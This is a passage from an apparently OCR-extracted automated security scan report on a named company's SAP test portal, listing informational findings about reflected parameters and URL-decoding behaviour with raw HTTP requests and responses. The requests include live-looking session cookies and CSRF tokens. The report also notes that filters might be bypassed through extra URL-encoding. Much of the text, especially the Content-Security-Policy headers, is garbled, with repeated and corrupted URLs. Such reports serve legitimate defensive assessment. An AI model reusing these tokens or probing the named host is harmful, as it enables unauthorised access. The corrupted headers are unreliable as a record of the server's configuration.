HTTP/1.1 500 Internal Server Error Date: Thu. 14 Jul 2022 09:41:16 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 211

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://t.accounts.ondemand.com/ https://api.recast.ai/ gap-iab: https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://sapsf.com/ https://zalcors.azurewebsites.net/ https://sapsf.com/ https://s /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://salaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://warcaniboostaapcun.com/intps://cdn.syndication.twimg.com/intps://syndication.twimg.c http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:/443 https://syndication.twitter.com/https://\*.mqcdn.com://\*.mqcdn.com://\*.mqcdn.com.com://\*.mqcdn.com.com://\*.mqcdn.com.com/https://\*.mqcdn.com/https:// https://www.zaianis.com/ntps./// \_twing.com/ntps.// https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

https://\*.zalaris.com:443 blob: ;

```
Connection: close
<HTMI ><HFAD>
<TITLE>500 SAP Internal Server Error</TITLE>
</HEAD><BODY>
<H1>500 SAP Internal Server Error</H1>
ERROR: 31Imlbma5hti cannot be interpreted as a number (termination: RABAX_STATE)<P>
...[SNIP]...
```

## 15.44. https://testportal.zalaris.com/saml2/idp/sso [RelayState parameter]

# Summary

Severity Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /saml2/idp/sso

#### Issue detail

The value of the RelayState request parameter is copied into the application's response

#### Request 1

GET /saml2

/idp/sso?SAMLRequest=fZFRT4MwFIX%2FyoLPtKV0QxpYsoRoiNMszs3EF9NC2Uigxd4iy369bGq2F325DzffuTn3nGTRu71%2BVh%2B9AjfJxlFr4WqjIU2%2FvXAccYzcuO2OdaNB RNMLWgArTYhBiQ3FddhjAeJM8S711WFY2GUbCL4SMfFZI6ceBLH2pqKim04pJRv0KHe6rJ9Ydy802Oq7uytVDF1Q668P1TOZZtPzcvOc2GBav%2BXgWoFe5Bie0Sz1KKPVJ5Afsh TBOKGchim7DN2%2ByVRbOriki3uTQNhpSr7eaGwE1cC1aBdwVfL14XPKR4Z01zhSm%2BYG5bvq%2FQAAoe0rmomDflY0ZDcOAhhAZu8OUkAAThkdl6eLmQod%2F0AST%2BE SXUO9uvHkyOuHnt%2B38t4K90AlZXapW6PKcvpgFcVxJWST4ik%2FwdZ3zLw%3D%3D&RelayState=oucrsorewjyjyumqjczzjglsa4ttdrmidrw&SigAlg=http%3A%2F %2Fwww.w3.org%2F2000%2F09%2Fxmldsig%23rsa-sha1&

%2Fwww.ws.100 %2Fe300 bdVpawgT9o4a6UTQX62PBhFM3B0guT3STBVtgNb3HZaPSR8XMCiGw8zRe24Ot4Hfhf5FCiQYvl627cEqZql7epJ%2FBjU1Jg%3D%3D HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; ai\_session=2gjWUboOy2IGtLBRDMhtYT|16577771353019|1657771353019

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: iframe Sec-Fetch-Mode: navigate

Sec-Fetch-Site: cross-site Te: trailers Connection: close

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:48:43 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html;charset=utf-8

cache-control: no-cache, no-store, must-revalidate, private

pragma: no-cache

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\* hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://accounts.ondemand.com/ https://alcors.azurewebsites.net/ https://oipin.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/ http://www.zalaris.com http://zalaris.com http://zalaris.com.https://\*.zalaris.com.https://cdnjs.cloudflare.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euhttps://palorm.twiter.com https:// twing.com https://www.auassian.com/gadgets/imaps.googleapis.com/sta/3 https://poost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3 amazonaws.com/files/EXTERNALTEST/\* https://io.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com/ttps://sapui5.ap.com/; font-src 'self' https://sapui5.hana.ondemand.com/ttps://palorm.twitter.com/styles/tronts/data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com/ttps://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com/ttps://fonts.gstatic.com/styles/tronts/ https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

Content-Length: 1824

<html><head><meta http-equiv="cache-control" content="no-cache" /></head><body onload="document.forms[0].submit()"> <script language="javascript">docum

...[SNIP]... <input type= "hidden" name="RelayState" value="oucrsorewjvjyumqjczzjglsa4ttdrmidrw"/>

...[SNIP]...

# 15.45. https://testportal.zalaris.com/saml2/idp/sso [saml2sp parameter]

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /saml2/idp/sso

#### Issue detail

The value of the saml2sp request parameter is copied into the application's response.

### Request 1

GET /saml2/idp/sso?saml2sp=https%3a%2f%2fzalaris-test.boost.ai%2fapi%2fauth%2fsaml2%2fmetadata%2fziomnizwyb HTTP/1.1

Host: testportal.zalaris.com
Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657771353019

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: iframe Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin

Te: trailers Connection: close

Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:49:15 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

Content-Length: 1915

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://policy.default-src 'self' https://policy://policy:default-src 'self' https://policy://policy://policy:default-src 'self' https://policy://policy:default-src 'self' https://policy://policy:default-src 'self' https://policy://policy:default-src 'self' https://policy://policy:default-src 'self' https://policy://policy:default-src 'self' https://policy://policy:default-src 'self' https://policy://policy://policy:default-src 'self' https://policy://policy:default-src 'self' https://policy://policy:default-src 'self' https://policy://policy://policy://policy:default-src 'self' https://policy: https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.zalaris.com/stps://syndication.twitter.com https://syndication.twitter.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<?xml version="1.0" encoding="UTF-8" ?>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<a href="http://www.w3.org">html xmlns="http://www.w3.org</a>

...[SNIP]...

pan class="urTxtStd urTxtColor" style="white-space:nowrap;">Unknown Service Provider "https:///apia.#x2f;a auth/saml2/metadata/ziomnizwyb&guot;.</span>

...[SNIP1...

# 15.46. https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui [~transaction parameter]

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /sap/bc/gui/sap/its/webgui

#### Issue detail

The value of the ~transaction request parameter is copied into the application's response.

#### Request 1

GET /sap/bc/gui/sap/its/webgui?~transaction=3lpfrm9t3o HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:52:36 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 19959 pragma: no-cache

cache-control: no-cache

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://polatform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab:

https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://sap.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/EST/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://cdn.recast eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff Connection: close <!DOCTYPE html> <html> <head> <meta http-equiv="cache-control" content="no-cache"> <title>SAP GUI for HTML</title> link id="urStdCssLink" class="sapThemeMetaData-UR-ls" rel="STYLESHEET" href=" ...[SNIP].. <script type="text/javascript">document.forms["webguiStartForm"].elements["~tx"].value = decodeURIComponent("3lpfrm9t3o");</script> ...[SNIP]... <script type="text/javascript">document.forms["webguiStartForm"].elements["~transaction"].value = decodeURIComponent("3lpfrm9t3o");</script> ...[SNIP]...

# 16. Suspicious input transformation (reflected)

There are 5 instances of this issue:

- /irj/servlet/prt/portal/prtroot/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [APPLICATION parameter]
- /iri/servlet/prt/portal/prtroot/pcd!3aportal\_contentl2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [XPROFILE parameter]
- /irj/servlet/prt/portal/prtroot/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview IXQUERY parameter]
- /iri/servlet/prt/portal/prtroot/pcd!3aportal\_contentl2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [XSYSTEM parameter]
- /neptune/zmfp\_universal\_inbox [ajax\_value parameter]

#### Issue background

Suspicious input transformation arises when an application receives user input, transforms it in some way, and then performs further processing on the result. The types of transformations that can lead to problems include decoding common formats, such as UTF-8 and URL-encoding, or processing of escape sequences, such as backslash escaping.

Performing these input transformations does not constitute a vulnerability in its own right, but might lead to problems in conjunction with other application behaviors. An attacker might be able to bypass input filters by suitably encoding their payloads, if the input is decoded after the input filters have been applied. Or an attacker might be able to interfere with other data that is concatenated onto their input, by finishing their input with the start of a multi-character encoding or escape sequence, the transformation of which will consume the start of the following data.

#### Issue remediation

Review the transformation that is being applied, to understand whether this is intended and desirable behavior given the nature of the application functionality, and whether it gives rise to any vulnerabilities in relation to bypassing of input filters or character consumption.

#### References

• Backslash Powered Scanning: Hunting Unknown Vulnerability Classes

## Vulnerability classifications

- CWE-20: Improper Input Validation
- CAPEC-153: Input Data Manipulation

16.1. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot /pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [APPLICATION parameter]

#### Summary

Severity: Information

Confidence: Firm

https://testportal.zalaris.com Host:

/irj/servlet/prt/portal/prtroot Path:

/pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview

#### Issue detail

The application appears to URL-decode the value of the APPLICATION request parameter, and echo the result in the response.

The payload gmbqvj57d5%41a69wsqtk3p was submitted in the APPLICATION parameter. This payload contains the %41 sequence, corresponding to the character 'A'. The input was copied into the application's response as gmbqvj57d5Aa69wsqtk3p indicating that the application URL-decoded the sequence

It might be possible to use this behavior to bypass input validation by submitting superfluous URL-encodings of any filtered characters.

# Request 1

POST /irj/servlet/prt/portal/prtroot

/pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview?XPROFILE=ESS&XQUERY=ZSTKPTMC1\_REG\_TIME\_ESS&APPLICATION=gmbqvj57d5%2541a69wsqtk3p&XSYSTEM=SAP\_BW HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771990993

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Content-Type: application/x-www-form-urlencoded

Content-Length: 157

Origin: https://testportal.zalaris.com

Dnt: 1

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: iframe

Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin

Te: trailers

Connection: close

XPROFILE=ESS&XQUERY=ZSTKPTMC1\_REG\_TIME\_ESS&APPLICATION=ZGENERIC\_ANALYSIS&XSYSTEM=SAP\_BW&ClientWindowID=WID1657772019654&%24Roundtrip=true&%24DebugAction=null

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 07:22:38 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=UTF-8 pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 ht /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-

west-1.amazonaws.com/files/ZALARIS/tEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/thtps://preprod.signicat.com/
https://id.signicat.com/ https://in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://s.neptune-software.com/443 https://ssp.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://ssp.google-analytics.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com/ https://sp.googleapis.com https://sp.apui5.hana.ondemand.com/ http://www.zalaris.com http://zalaris.com https://\*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com:443/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data: https://cdn.recast.ai//https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://\*.zalaris.com:443/https://cdn.recast.ai//https://cdn.rec https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:

https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com/.443 blob: :

Strict-Transport-Security: max-age=31536000

set-cookie: SAPWP\_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close Content-Length: 8567

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>

<script type="text/javascript">

/\*HTML Business for Java, 6.0\*/ ur system = {doc: window.document, mimep

...[SŃIP]...

-input type="hidden" name="APPLICATION" value="gmbqvj57d5Aa69wsqtk3p">

.[SNIP]...

16.2. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot /pcd!3aportal content!2fcom.sap.pct!2fplatform add ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2f com.sap.ip.bi.designstudioPreview [XPROFILE parameter]

## Summary

Severity: Information Confidence: Firm

Host: https://testportal.zalaris.com /irj/servlet/prt/portal/prtroot Path:

 $/pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview.$ 

#### Issue detail

The application appears to URL-decode the value of the XPROFILE request parameter, and echo the result in the response.

The payload 99mqyp1pld%412aew33ff89 was submitted in the XPROFILE parameter. This payload contains the %41 sequence, corresponding to the character 'A'. The input was copied into the application's response as 99mqyp1pldA2aew33ff89 indicating that the application URL-decoded the sequence.

It might be possible to use this behavior to bypass input validation by submitting superfluous URL-encodings of any filtered characters.

### Request 1

POST /irj/servlet/prt/portal/prtroot

/pcdl3aportal contentl2fcom.sap.pctl2fplatform add ons!2fcom.sap.ip.bil2fPages!2fcom.sap.ip.bi.designstudio/2fcom.sap.ip.bi.designstudio/Preview?XPROFILE=99mqyp1pld%2541 2aew33ff89&XQUERY=ZSTKPTMC1\_REG\_TIME\_ESS&APPLICATION=ZGENERIC\_ANALYSIS&XSYSTEM=SAP\_BW HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657771990993

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Content-Type: application/x-www-form-urlencoded

Content-Length: 157 Origin: https://testportal.zalaris.com

Dnt· 1 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: iframe Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin Te: trailers Connection: close

XPROFILE=ESS&XQUERY=ZSTKPTMC1\_REG\_TIME\_ESS&APPLICATION=ZGENERIC\_ANALYSIS&XSYSTEM=SAP\_BW&

ClientWindowID=WID1657772019654&%24Roundtrip=true&%24DebugAction=null

